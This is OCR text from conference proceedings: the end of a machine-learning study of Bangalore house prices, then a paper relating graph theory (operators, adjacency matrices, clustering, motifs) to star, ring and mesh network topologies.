The data are procured from a Kaggle database. The database consists of data that have been extracted from MagicBricks [21]. MagicBricks is a leading online marketplace where purchasers, sellers, and renters are provided an environment to list and find commercial and residential properties [22].

4.2 Choosing Appropriate Attributes

The attributes further describing the details of the property that are apposite for building efficient models to predict house prices in rupees are the following:

- Area Type: Type of area of the property such as plot area, built-up area, and so on/
- Availability: The date when the property will be available, or if it is already available.
- Location: Where the property is located in Bangalore, India.
- Size: Size of the house given in the amount of BHK.
- Total square feet: The size of the property in square feet.
- Bath: Number of baths in the estate.
- Balcony: Number of balconies in the estate.




Fig. 2 Frequency bar graph for balcony attribute

4.3 Exploratory Analytics

The following analytics were done to determine anomalies, fill NaN values, and analyze the data.

Filling NaN Values in Balcony Attribute

A bar graph is created to visualize the values in this attribute. Through visual analysis and aggregate functions, we fill the NaN values with 2 (see Fig. 2).

Visualizing Price versus Total Square Feet

A scatter plot is created for Price vs Total Sq. Ft. whilst the scatter colour is based on location, and the size is based on BHK. This is done to visualize the outliers that hamper the efficiency of prospective models and are removed (see Fig. 3).

Visualizing Price Density using Violin Plot

A violin plot is used to observe the distribution of data that is numeric [23]. Hence, it is created to visualize the price density in the given dataset to see how many houses lie in a particular price bracket, and how diversified the market is to but-tress data cleaning (see Fig. 4).

Modelling the attributes via machine learning algorithms

The attribute to be predicted, i.e. the price of the property is given in Indian Rupees. Through machine learning modelling, the price is predicted through the following algorithms: linear regression, bagging classifier, K-nearest neighbour, XGB, decision tree, gradient boosting, and random forest. The dataset is divided into an 80:20 ratio, where 80% of the information is leveraged for streamlining in the training phase of the model, and 20% is reserved for testing the model for out-of-sample accuracy.




Fig. 3 Scatterplot of price versus total square feet




Fig. 4 Violin plot for price density

After applying different algorithms and evaluation techniques, it is found that random forest is the most efficient classifier.

The accuracy of the machine learning algorithms for the dataset leveraged through cleaning, visualization, and analysis is in the following descending order: (see Table 1; Fig. 5).

Table 1 Accuracy of algorithms

Model	Scores (%)
Random forest	70.60
Bagging classifier	67.87
Gradient boosting	67.43
XGB Regression	66.94
K-nearest neighbour	61.44
Linear regression	56
Decision tree	50.47




Fig. 5 Bar graph of accuracy of algorithms

5 Conclusions and Future Directions

The random forest algorithm produces optimal results with an accuracy of 70.6%, followed by the bagging classifier with 67.8%. The model produced may be appended in the existing real-estate market to define accurate rates for properties. The current research uses a plethora of techniques, however, there are other techniques such as the SVM and other cleaning techniques to treat the data that may produce better results, paired with a larger dataset expanding in regions focussing on countries rather than just states.

References

1. Truong Q, Nguyen M, Dang H, Mei B (2020) Housing price prediction via improved machine learning techniques. Procedia Comput Sci 174:433–442, ISSN 1877-0509, https://doi.org/10.1016/j.procs.2020.06.111
2. https://blog.auctm.com/impact-of-technology-on-the-real-estate-industry/. Retrieved on 16 Dec 2021
3. Assets versus access: A digital reality for commercial real estate. Knowledge@Wharton. The Wharton School, University of Pennsylvania, 14 Sept 2016. Web. 19 Dec 2021. <https://knowledge.wharton.upenn.edu/article/assets-vs-access-digital-reality-commercial-real-estate/>
4. Saïd Business School (2020) University of Oxford Research, PropTech 2020: the future of real estate, 2020
5. https://www.fortunebuilders.com/the-future-of-the-real-estate-agent-47053/ Retrieved on 16 Dec 2021
6. https://tryolabs.com/blog/2021/06/25/real-estate-pricing-with-machine-learning--non-traditional-data-sources. Retrieved on 16 Dec 2021
7. Jour TY, Yang AU, Liu FAU, Hongyu PY (2014) 01 Jan 2014 SP-569 EP—579 T1—Measurement and impact of the real estate developers' monopoly power: evidence from the major Cities in China DO. In: JO—Proceedings of the 18th international symposium on advancement of construction management and real estate ER, https://doi.org/10.1007/978-3-642-44916-1-55
8. https://www.assetzproperty.com/blog/emerging-trends-in-the-bangalore-real-es-tate-market-2021/amp/. Retrieved on 17 Dec 2021
9. https://analyticsindiamag.com/how-ai-is-changing-the-real-estate-landscape/. Retrieved on 17 Dec 2021
10. https://www.cnbc.com/2021/09/17/what-artificial-intelligence-means-for-home-buyers-real-estate-market.html. Retrieved on 17 Dec 2021
11. Rosen S (1974) Hedonic prices and implicit markets: product differentiation in pure competition. J Polit Econ 82(1):34–55
12. Alfiyatin AN et al (2017) Modeling house price prediction using regression analysis and particle swarm optimization (IJACSA). Int J Adv Comput Sci Appl 8(10)
13. Madhuri CR, Anuradha G, Pujitha MV (2019) House price prediction using regression techniques: a comparative study. Int Conf Smart Struct Syst (ICSSS) 2019:1–5. https://doi.org/10.1109/ICSSS.2019.8882834
14. Naga Satish G, Raghavendran CV, Sugnana Rao MD, Srinivasulu C (2019) House price prediction using machine learning. Int J Innovative Technol Exploring Eng (IJITEE) 8(9). ISSN: 2278-3075
15. Kuvalekar A, Manchewar S, Mahadik S, Shila J (2020) House price forecasting using machine learning (8 Apr 2020). In: Proceedings of the 3rd international conference on advances in science and technology (ICAST) 2020. Available at SSRN: https://ssrn.com/abstract=3565512 or http://dx.doi.org/10.2139/ssrn.3565512
16. Dabreo S, Rodrigues S, Rodrigues V, Shah P (2021) Real estate price prediction. Int J Eng Res Technol (IJERT). 10(04)(Apr 2021)
17. Shinde N, Gawande K (2018) Valuation of house prices using predictive techniques. Int J Adv Electr Comput Sci 5(6), Jun -201, ISSN: 2393-2835
18. Thamarai M, Malarvizhi SP (2020) House price prediction modeling using machine learning. Int J Inf Eng Electron Bus (IJIEEB) 12(2):15–20. https://doi.org/10.5815/ijieeb.2020.02.03
19. Thakur A, Satish M (2021) Bangalore house price prediction. Int Res J Eng Technol (IRJET) 08(09) Sep 2021, e-ISSN: 2395-0056
20. Zhang Q (2021) Housing price prediction based on multiple linear regression. Sci Program 9, Article ID 7678931. https://doi.org/10.1155/2021/7678931
21. https://www.kaggle.com/saipavansaketh/pune-house-data. Retrieved on 16 Dec 2021
22. https://www.magicbricks.com/. Retrieved on 16 Dec 2021
23. https://chartio.com/learn/charts/violin-plot-complete-guide/. Retrieved on 17 Dec 2021

Comparative Study of Graph Theory for Network System

Rajshree Dahal, Debabrata Samanta, Marimuthu Karuppiah, and Jayanta Biswas

Abstract The historical background of how graph theory emerged into world and gradually gained importance in different fields of study is very well stated in many books and articles. Some of the most important applications of graph theory can be seen in the field network theory. Its significance can be seen in some of the complex network systems in the field of biological system, ecological system, social systems as well as technological systems. In this paper, the basic concepts of graph theory in terms of network theory have been provided. The various network models like star network model, ring network model, and mesh network model have been presented along with their graphical representation. We have tried to establish the link between the models with the existing concepts in graph theory. Also, many application-based examples that links graph theory with network theory have been looked upon.

Keywords Degree · Matching index · Operators · Cluster · Star network model · Mesh network model · Ring network model

1 Introduction

Leonard Euler in the year 1736 gave birth to the concept of graph theory. We begin by providing some the mathematical terms and concepts used in the field of graph theory [1]. A simple graph G is defined as the pair $G = (V, E)$, where V is finite set of vertices or points and E is the set of edges or lines of the graph. A weighted graph is the quadruple $G = (V, E, W, f)$, where V is a finite set of vertices, $G = (V,$

R. Dahal (✉)
Department of Mathematics, CHRIST University, Bangalore, India
e-mail: rajshree.dahal@res.christuniversity.in

D. Samanta · J. Biswas
Department of Computer Science, CHRIST University, Bangalore, India

M. Karuppiah
Department of Computer Science and Engineering, SRM Institute of Science and Technology, Delhi-NCR Campus, Ghaziabad, Uttar Pradesh 201204, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_6

E, W, f), where V is a finite set of vertices, $E \subseteq V \otimes V = \{e_1, e_2, \ldots, e_m\}$ is a set of edges, $W = \{w_1, w_2, \ldots, w_r\}$ is a set of weights such that W_i R and f: E W is a surjective mapping that assigns a weight to each edge. For a graph with weight as natural number, the resultant graph represents multigraph with multiple edges. Moreover, if the weights between any two vertices say, p and q,are given ask N then it means there are k number of lines or edges between p and q. If G is undirected graph, then any two vertices p and q in G is said to be adjacent if they are linked or joined by an edge e. Also, the edge e is said to be incident to p and q and the two vertices are said to be endvertices [2]. The degree of a node in a graph is the number edges incident to it or number of vertices adjacent to it. If G is directed graph, the node p is adjacent to node q if there is a directed link from p to q that is $e = (p, q)$ and the link e is incident from p to q and incident to q from p. Thus, we have two different types of degrees in a directed graph defined as:

- in-degree of a node—the number of lines incident to it
- out-degree of a node—the number of lines incident from it.

Figure 1 gives an example for undirected and directed network flow. Using these concepts of adjacency and incidence we can define the adjacency and incident matrices and also define a few operators as given below. Few of these operators as stated below.

To consider the operators, we may consider the incidence matrix as a similar to the gradient and that for every edge $e = (p, q)$ we have p as the head (positive end) and q as the tail (negative end) [3]. Let the edges/lines be given by $e_1, e_2, \ldots, e_\mathrm{m}$. Thus, the oriented incidence matrix may be defined as:




Fig. 1 Example of (**a**) an undirected network system with the links and (**b**) direct network system with the links

$$\nabla_{ij}(G) = \begin{cases} +1, & \text{node } v_i \text{ is head link} \\ -1, & \text{node } v_j \text{ is tail link} \\ 0, & \text{otherwise} \end{cases} \tag{1}$$

Now, we finally define the three main operators, and the lines considered are independent of orientation [4].

2 Incidence Operator

We define the node space L_V and edge spaces L_E on the vertex set V and edge set E, respectively. Then, the incidence operator of the graph is $\nabla(G)$: $L_V \to L_E$ such that for any function f: $V \to R$, $\nabla(G)$: $V \to \Re$ is given by

$$(\nabla(\mathrm{G})f)(e) = f(p) - f(q),$$

where p and q are head and tail, respectively, of the edge e. The function f is a real-valued function with —f— is μ*−measurable.*

3 Adjacency Operator

The adjacency operator A_{ij} is defined on a Hilbert space l^2 of the vertex set V, and the operator is self-adjoint [5]. This implies that the matrix representation of adjacency operator A_{ij} is equal to its own conjugate transpose (i.e., Hermitian matrix). We may note that this condition is only applicable for undirected network, and for directed network it may not always be self-adjoint.The adjacency operator A_{ij} is given as:

$$A_{ij} = \begin{cases} 1, & \text{if } i, j \in E \\ 0, & \text{otherwise} \end{cases} \tag{2}$$

4 Laplacian Operator

The Laplacian operator L is defined as:

$$L(G)f = -\nabla \cdot (\nabla f)$$

which is the graph version of Laplacian operator $\Delta f = \frac{\partial^2 f}{\partial x_1^2} + \frac{\partial^2 f}{\partial x_2^2} + \ldots + \frac{\partial^2 f}{\partial x_n^2}$ negative function may be used for convention. The Laplacian operator acting on matrix form is given by, $(\mathbf{L}(G)f)(u) = \sum_{\{u,v\}\in E} [f(u) - f(v)]$, and the matrix form is given by

$$L_{uv}(G) = \sum\nolimits_{e\in B} \nabla_{eu}\nabla_{ev} = \begin{cases} -1, & \text{if uv} \in \text{E} \\ k_u, & \text{if u} = \text{v} \\ 0, & \text{otherwise} \end{cases}.$$

If we represent the diagonal matrix of degrees of a graph as **K**, the adjacency matrix **A** and Laplacian matrix **L** are related in the following way:

$$L = K - A$$

5 Importance of Graph Theory in Industry

Graph theory has many applications in various industrial and technological fields in today's world. One of the most important applications of graph theory is in the field of computer technology and networking. In computer science, the flow of network, transactions-based problem, communication networks, organization of data, transportation problems, shortest path problems, and even working of google maps are all based on the various algorithms found in graph theory. The concepts graphs and directed graphs can be used in the visualization of network flow which can be found in the case of electrical network [6]. Neural networks in the field of medical science can be used in to study the system of neurons which is also an application of graphs. In fields like physics and chemistry, graph is used to represent structure of chemicals, their bonds, and formation of atomic structures. In biological science, graphs are used to represent the molecular bonds in structures of genes, DNA, and RNA to represent drug and catalyst bonds, etc. In mathematical science, graph theory is used in operational research problems. In defense sector, like navy, army or air force the communication for confidential information is also achieved through networks which is in turn an application of graph theory [7]. Graph theory is not only important for scientific research but it also fins its use in field of social science where it is used to find the relationships between problem, spread of a rumor, understanding the behavioral problems, or some of the psychological theories like the four color theorem. Figure 2 represents the network model of interaction between proteins and metabolites. The proteins A, B, C, D, E, F and the metabolites M are considered as the nodes or points and the links between them are represents using arrows showing direction. The undirected links are protein-protein interaction. Moreover, different types of arrows in the diagram represents flow of cell signals and the metabolism




Fig. 2 Network model of protein-metabolites interaction

flow [8]. This is one the most common examples of use of graphs in biological model dealing with interaction between various components.

6 Applications of Graph Theory in Network Theory

The fundamentals of network theory lie in the concepts of graph and directed graphs. The flow problems that are used in various fields like study of neurons in medical science, communication networks, mobile networks, flow of chemicals in industrial networks, and electrical network in many more. There is vast application of graphs in various computer networking problems like mobile phone networks using GSM, coloring of map through vertex coloring problem; security problems through the algorithms, cloud networks, looping system, wireless connections using graph theory, and cluster and de-cluster problems in web documentation using graph model [9]. Also, the transportation networks, social networks, image segmentation, topological networks, and allotment problems in the field of network analysis are an outcome with the basis of directed graphs of graph theory. Google Maps which find its use in everyday basis among people these days are one of the most relevant applications of graph theory in networks. It makes use of nodes to represents to destinations and lines to represent the path or shortest path between the destinations [10]. Not only that gives a view of time required to travel through a particular path that helps people locate the required destinations and reduce the traveling time to a great extent.

7 Data Structure and Representations

The most common way of storing data and representing them is in the form of matrices which may be adjacency matrices or adjacency lists. The general definition and basic properties of adjacency matrices are mentioned in this work.

$$\text{Adjacency Matrix of Fig. 1a Undirected Graph} = \begin{bmatrix} 0\,1\,0\,0\,0 \\ 1\,0\,1\,1\,1 \\ 0\,1\,0\,1\,0 \\ 0\,1\,1\,0\,0 \\ 0\,1\,0\,0\,0 \end{bmatrix}.$$

$$\textit{Adjacency Matrix of}\ \text{Fig. 1b}\ \textit{Directed Graph} = \begin{bmatrix} 0\,0\,0\,1\,0\,0\,0 \\ 1\,0\,1\,0\,0\,0\,0 \\ 0\,0\,0\,1\,0\,0\,0 \\ 0\,0\,0\,0\,1\,1\,0 \\ 0\,0\,0\,0\,0\,0\,0 \\ 0\,0\,0\,0\,0\,0\,1 \\ 0\,0\,0\,0\,0\,0\,0 \end{bmatrix}.$$

A type of graph called bipartite graphs finds its extensive use in biomedical field and many materials have already been produced. An important property related to bipartite graphs is that it makes matrices with two bi-adjacency nature [11]. In basic adjacency matrix form of a bipartite graph, the vertices belonging to a set do not have a mutual connection to each other within the set. While in the bi-adjacency form of matrix, they have an indirect connection through nodes from some different set. Adjacency matrices are in a way considered to be in efficient in storage of storage of larger data networks as they require to make use of $O(V^2)$ memory. The storage this of type of large networks usually called sparse network are considered to be better in adjacency lists. The adjacency list is a type array where each entry in the array is in fact another list of those vertices that are adjacent to a respective vertex. For a graph having weights, each entry in the adjacency list is a two-item array that gives number and weight to vertex and edge, respectively [12]. The major advantage of an adjacency list over adjacency matrix is lesser space required for storage and is time efficient. Another option for storage is the use of sparse matrix data representation which stores only the non-zero elements with their coordinates.

8 General Network Properties

The most important property of a network is its degree. The degree of a vertex in a graph is defined to be the number of edges adjacent to it. In case of a directed graph, the vertex in the network consists of two types of degrees namely in-degree and out-degree and total degree of a particular vertex is the sum of in-degree and out-degree, i.e.,

$$\deg = \deg_{\text{in}} + \deg_{\text{out}} \tag{3}$$

To find average degree of a network system, we divide the summation of all degree by total number vertices in the system.

$$\deg_{\text{avg}} = \sum \frac{\deg}{V} \tag{4}$$

The degree distribution $n(r)$ is the probably of a random vertex having degree equal to *r*, while the cumulative degree distribution is the $n_{\text{cumulative}}(r)$ is the probability of a random chosen vertex having degree less than or equal to r [13]. The density of a network is the ratio of total number of edges E in a graph and the number of possible edges in the same graph $E_{\max}$. For a graph having connected vertices, $E_{\max} = (V(V-1))/2$. Hence,

$$\text{Density} = \frac{E}{E_{\max}} = \frac{2E}{V(V-1)} \tag{5}$$

The inclination of network toward forming a cluster is given by clustering coefficient C_i. The clustering coefficient (of a vertex) is the ratio of the number of edges between its neighbors and the number of possible contacts between these neighbors [14]. Let us consider the ith node in a network having n number of neighbors and e be the total number of edges between these neighbors. Then,

$$C_i = \frac{2e}{n(n-1)} \tag{6}$$

The vertices having alike functions irrespective of having is direct connection between them are acknowledged by a property called the matching index M. To find the matching index between two vertices u and v,

$$M_{uv} = \frac{\text{sum of common neighbours that are disctinct}}{\text{total number of neighbours}} \tag{7}$$

The shortest path to be followed from one vertex to another is defined as the distance between the two vertices.

9 Motifs

Motifs in network are reoccurrence or repetitions of graphs as small subgraphs following a particular trend irrespective of their frequency of occurrence. Motifs have been found to be very useful in case of representing networks that appears in biological networks for representation of genes, interaction between proteins, neural networks or even ecological networks. In motifs, the networks occur a greater number

Table 1 List of tools for Motif detection in a network with the type of graphs applicable for each tool

Name	Directed/Undirected	Induced/ Non-Induced
Pajek	Both	Both
Mfinder	Both	Induced
FANMOD	Both	Induced
NetMatch	Both	Induced
PGD	Undirected	Induced
MaVisto	Both	Induced

of times in case of graphs and directed graphs than in a usual network system [15]. The Z-score or P-value can be used to understand the value of a motif in a network. The Z-score is defined as the difference between the frequency of a motif and mean frequency in a bigger random network. Let us consider the frequency of a motif M as $f\ (M)$ and $f_k(M)$ be the mean frequency in random network $k\ (M)$. Then,

$$Z\text{-score} = \frac{f(M) - f_k(M)}{\mu_k(M)} \tag{8}$$

The P-value is defined as the probability $p(M)$ of a motif to appear in some randomly chosen network. The verification of existence of a motif in a graph or a digraph is very critical task; and hence, there are many tools that help in their detection. Some of these tools with the type of graph that deal with for detection of motif is given in Table 1:

10 Network Design Models

A typical network design model usually consists of devices/systems that are connected by some trend throughout the whole model. The connection is usually achieved through a wireless medium (air) or wires. The most important features that network model needs to have are: performance, reliability, and secure connectivity [16]. The flat network model type is the most commonly used models in the physical world to achieve various connectivity. The topology of a network is a graphical representation of a network model consisting of all the systems/devices as vertices and their connections as edges. Some of the most common network topology use to lay down a network system are described below:

10.1 The Star Topology

In this type of topology, there is one base system (hub) and all other devices are directly linked to this base system by a unique link. There is no links between the




Fig. 3 Star topology—(**a**) as a system connection (**b**) as a star graph with vertices and edges

devices within the network. This type of connection may be found in Internet Wi-Fi system in an organization where the connection to Internet for all buildings may be achieved/controlled from one central system [17]. The graphical representation of this type of network model in terms of vertices and edges is given below: The Figure 3 represents as central vertex v_0 and the devices B, C, D, E, F connected to it as vertices v_1, v_2, v_3, v_4, and v_5, respectively. The links of the devices to the hub has been represented by edges e_1, e_2, e_3, e_4, and e_5. The advantage of this type of topology is that it is less expensive, easy to install and configure. Also, since the devices do not have mutual links between them therefore failure of one device does not affect the working of others [18]. The major disadvantage of this type of system is that since devices are connected to one central system, so it there is a failure in it then none of the system can work and the network fails. Also because of single point connection the number of cable connection may become sometimes complex.

10.2 The Ring Topology

In a ring topology, the devices are connected to each other in such a way that one particular device is connected to only two other devices in the system and this link is unique. If an information/data is to be sent to a particular receiver the data is passed on from one device to the other until it reaches the required receiver [19]. The path followed is unidirectional with the location and connection for each device being unique. To have a better view of this type of topology Figure 4 has been given below with its graphical representation. Figure 4 showing the devices D_1, D_2, D_3, D_4, D_5, and D_6 in (a) connected in the form of a ring can be represented by vertices v_1, v_2, v_3, v_4, v_5, and v_6 in (b). The connection of one device say D_1 in (a) to two other devices say D_2 and D_6 in (a) are shown by unique edges e_1 and e_6 in (b). The flow of signals is from one single direction. In graph theory, this type of connection is usually called as cycle. The advantage of this type of network topology it is easy to install and configure; for changes in any device of the system, we need to deal with only two connections; circulation of data allows to catch hold of any discrepancies occurring in the network as there is an alarm setup for it within the system. The only




Fig. 4 Ring topology (**a**) as a system connection (**b**) as a star graph with vertices and edges

disadvantage of ring topology is the unidirectional flow of data, and any breakage in the one device leads to failure of the whole working of the system.

10.3 The Mesh Topology

The mesh topology the devices in a particular network system is connected to every other system in the network. The flow of data is, however, done by a path connecting only instructed devices in the system following a unique path for the flow [20]. The figure given below depicts a mesh topology along with its graphical representation. Figure 5 shows devices A, B, C, and D connected to each other in a network system which has been graphically presented in by vertices v_1, v_2, v_3, and v_4 in (b) and the links between them by edges/links e_1, e_2, e_3, e_4, e_5, and e_6. The working of the system may describe using an example. Let us consider the flow of a data to carried out by this network system. The data has to be passed from device A to device D. Now, the flow of the data can be covered using many path ways for example $A \rightarrow D$, $A \rightarrow B \rightarrow D$, $A \rightarrow C \rightarrow D$ or $A \rightarrow B \rightarrow C \rightarrow D$. The system will particularly instruct that in which device the data should or should not reach and accordingly the flow will be carried choosing only the allowed devices for the data transfer abiding the instructions.

11 Conclusion

The advantage of this type of network is that data transfer can be carried out efficiently without traffic problems. The privacy and security are also maintained through the working in this system. The verification of any fault is also easily done in this type




Fig. 5 Mesh topology (**a**) as a system connection (**b**) as a star graph with vertices and edges

of system. The disadvantage of this that due to a greater number of connections the network it becomes complex, difficult to install and quite expensive. The basic notions of graph theory in terms of network theory are presented in this study. The graphical representations of several network models such as the star network model, ring network model, and mesh network model have been provided. We attempted to draw a relationship between the models and current graph theory notions. Many application-based examples linking graph theory and network theory have also been examined.

References

1. Biswas J, Kayal P, Samanta D (2021) Reducing approximation error with rapid convergence rate for non-negative matrix factorization (NMF). Math Stat 9(3):285–289
2. Mukherjee M, Pal T, Samanta D (2012) Damaged paddy leaf detection using image processing. J Global Res Comput Sci 3(10):07–10
3. Dhanush V, Mahendra AR, Kumudavalli MV, Samanta D (2017) Application of deep learning technique for automatic data exchange with air-gapped systems and its security concerns. In: 2017 international conference on computing methodologies and communication (ICCMC). IEEE, pp 324–328
4. Gurunath R, Agarwal M, Nandi A, Samanta D (2018) An overview: security issue in iot network. In: 2018 2nd international conference on I-SMAC (IoT in social, mobile, analytics and cloud)(I-SMAC) I-SMAC (IoT in social, mobile, analytics and cloud)(I-SMAC), 2018 2nd international conference on. IEEE, pp 104–107
5. Sivakumar P, Nagaraju R, Samanta D, Sivaram M, Hindia MN, Amiri IS (2020) A novel free space communication system using nonlinear ingaasp microsystem resonators for enabling power-control toward smart cities. Wirel Netw 26(4):2317–2328
6. Guha A, Samanta D (2021) Hybrid approach to document anomaly detection: an application to facilitate rpa in title insurance. Int J Autom Comput 18(1):55–72
7. Biswal AK, Singh D, Pattanayak BK, Samanta D, Yang M-H (2021) Iot-based smart alert system for drowsy driver detection. Wirel Commun Mob Comput
8. Gomathy V, Padhy N, Samanta D, Sivaram M, Jain V, Amiri IS (2020) Malicious node detection using heterogeneous cluster based secure routing protocol (hcbs) in wireless adhoc sensor networks. J Ambient Intell Humanized Comput 11(11):4995–5001

